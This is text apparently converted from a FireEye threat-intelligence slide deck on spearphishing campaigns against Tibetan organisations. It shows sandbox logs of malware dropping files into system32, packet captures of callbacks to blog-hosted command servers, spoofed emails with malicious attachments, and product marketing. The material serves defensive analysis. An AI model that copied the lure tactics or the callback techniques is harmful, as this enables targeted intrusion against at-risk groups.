Frame No.	Instruction Addr.	Module Name												
3	0x7c8623b2	C:\WINDOWS\system32\kernel32.dll												
4	0x04f100f1													
5	0x009494f8													
File	Created	C:\WINDOWS\system32\utntweep.dll												
Malicious Alert	Misc Anomaly	Message: System services modified Detail: New exe/dll/sys/ocx file created under WINDOWS or SYSTEM32 directories												
File	Close	C:\WINDOWS\system32\utntweep.dll MD5: 5013348fd69e9758a9f6db56955b74ca SHA1: 3caba2411ec4ccd22bdb2d65a3212d1e08037edb												
API Call		<i>API Name:</i> WaitForMultipleObjectsEx <i>Address:</i> 0x77df8601 <i>Params:</i> [2, 0x00ceff6c, 0, 300000, 1] <i>Imagepath:</i> C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\AcroRd32.exe <i>DLL Name:</i> kernel32												
File	Created	C:\WINDOWS\system32\goopnet.ini												
File	Close	C:\WINDOWS\system32\goopnet.ini MD5: 251006d61666b851781073562016da6f SHA1: b310b4770e7842a1790c5c49e06ab59bc2dfb24d												

Callbacks Leverage Sites With Good Reputation

The image displays a Wireshark network traffic analysis window. The main window shows a list of captured packets with a filter set to 'tcp.stream eq 2'. The selected packet (No. 8) is an HTTP GET request for '/feed/' from source 10.0.0.43 to destination 199.16.199.3. A 'Follow TCP Stream' dialog box is open, showing the raw stream content of the selected packet. The stream content is as follows:


```
GET /The-first-blog-b1/RSS-b1-rss2-posts.htm HTTP/1.1
User-Agent: Mozilla/5.0 (windows; U; windows NT 5.1; rv:1.9.1) Gecko/20090624 Firefox/3.5
Accept: */*
Host: adkd.04live.com
Connection: Keep-Alive
```

The dialog box also shows a search bar with 'Entire conversation (208 bytes)' and radio buttons for output encoding: ASCII, EBCDIC, Hex Dump, C Arrays, and Raw (selected). Buttons for 'Find', 'Save As', 'Print', 'Filter Out This Stream', and 'Close' are visible.

Below the dialog box, the packet details pane shows the following structure:

- Internet Protocol, Src: 10.0.0.43 (10.0.0.43), Dst: 199.16.199.3 (199.16.199.3)
- Transmission Control Protocol, Src Port: neod1 (1047), Dst Port: http (80), Seq: 1, Ack: 1, Len: 183
- Hypertext Transfer Protocol
 - GET /feed/ HTTP/1.1\r\n
 - User-Agent: Mozilla/5.0 (windows; U; windows NT 5.1; rv:1.9.1) Gecko/20090624 Firefox/3.5\r\n
 - Accept: */*\r\n
 - Host: indiaairforce26.blog.com\r\n
 - Connection: Keep-Alive\r\n
 - \r\n

Callbacks Leverage Sites With Good Reputation



The screenshot shows a web browser window with the address bar displaying 'indiaairforce26.blog.com'. The page header includes navigation links for 'Login', 'Create Blog', and 'Random Blog'. The main content area features the username 'sdff' and the tagline 'Writing away with Blog.com'. A search bar is located in the top right corner. Below the header is a dark navigation bar with links for 'Home' and 'Sample Page'. The main post area displays a title consisting of a long string of random characters: '@B,9:7`VW=?=/=46K_IHfidlm?JPjHNGQpHIF' followed by a comment bubble icon with the number '1' and another string of random characters 'WNPdy^W`@'. Below the title, it says 'Posted on December 24, 2011'. The post content begins with 'Welcome to Blog.com.' and continues with 'This is your first post, produced automatically by Blog.com. You should edit or delete it, and then start blogging!'. At the bottom of the post, it says 'Posted in Uncategorized | 1 Reply'.



Spearphishing is Free!

Slight change in CTA staff update of December 2011 - M.

File Message

Delete Reply Reply All Forward Create New Move Tags Editing Zoom

Click here to download pictures. To help protect your privacy, Outlook prevented automatic download of some pictures in this message.

From: Protocol Officer, DIIR <protocol@tibet.net> Sent: Tue 1/3/2012 3:46 AM
To: ottaiwan
Cc:
Subject: Slight change in CTA staff update of December 2011

Message CTA staff new update.doc (145 KB)

To
The Representatives
Offices of Tibet

Please, find attached the internal news

Tashi Deleg and most warmly,

Kunsang Dorjee
Protocol Officer
DIIR, CTA

Fw: Tibetan self-immolations continue and spread in Tibet into...

File Message

Delete Reply Reply All Forward Create New Move Tags Editing Zoom


Click here to download pictures. To help protect your privacy, Outlook prevented automatic download of some pictures in this message.

From: Tibetan Refugee Center <reception_center@yahoo.com> Sent: Wed 1/11/2012 7:47 AM
To: chhimerigzing@dalailama.com
Cc:
Subject: Fw: Tibetan self-immolations continue and spread in Tibet into 2012

Message A Breaking News from Tibet.doc (139 KB)

Office of the Reception Centers for New Tibetan refugee from Tibet
Central Tibetan Administration,
P.O Mcleod Ganj-176219,
District Kangra,
Dharamsala, (HP) India.



Telephone: +91 1892 220077
Telefax: +91 1892 221307
----- Forwarded Message -----
From: Kate Saunders <press@savetibet.org>
To: reception_center@yahoo.com
Sent: Tuesday, 10 January 2012 2:01 AM
Subject: Tibetan self-immolations continue and spread in Tibet into 2012



Tibetan self-immolations continue and spread in Tibet into 2012

ICT report, January 9, 2012
Tibetans held a vigil in a Tibetan area of Qinghai province following the self-immolation Tibetan, Sonam Wangyal, believed to be a reincarnate lama, yesterday, according to the Tibetan sources in exile.

And Exactly as Sophisticated as it Needs To Be....



How FireEye Breaks the Attack Lifecycle

1 Known attacks & callbacks blocked in microseconds


- Fast-path blocking

2 Dynamic, real-time analysis of inbound, zero-day attacks

- Pulls out suspicious flows, email attachments, and/or files/binaries
- Analyzes within virtual execution environments
- Confirms attack underway and profiles malware for callback and other data


3 Zero-day callback filter stops data exfiltration

- Local feedback loop feeds malware content into fast path blocking
- Stops data exfiltration due to zero-day (and known) attacks



Next Generation Threat Protection Portfolio

- Protects across the most prolific threat vectors, Web and email
- Protects against the lateral movement of malware within the enterprise
- Most comprehensive portfolio to stop the infiltration mechanisms of advanced attacks and its persistence



Web Malware Protection System

- Inline, real-time, signature-less malware protection at near-zero false positives
- Analyzes all web objects, e.g., web pages, flash, PDF, Office docs and executables
- Blocks malicious callbacks terminating data exfiltration across protocols
- Dynamically generates zero-day malware and malicious URL security content and shares through Malware Protection Cloud network
- Integration with Email and File MPS and MAS for real-time callback channel blocking




FEATURES

- Inline blocking both inbound and outbound
- Advanced content analysis (PDF, JavaScript, URLs)
- Models up to 1 Gbps at microseconds latency



Multi-Protocol, Real-Time VX Engine



Thank You



www.FireEye.com
alex@fireeye.com
[@alex_lanstein](https://twitter.com/alex_lanstein) on twitter

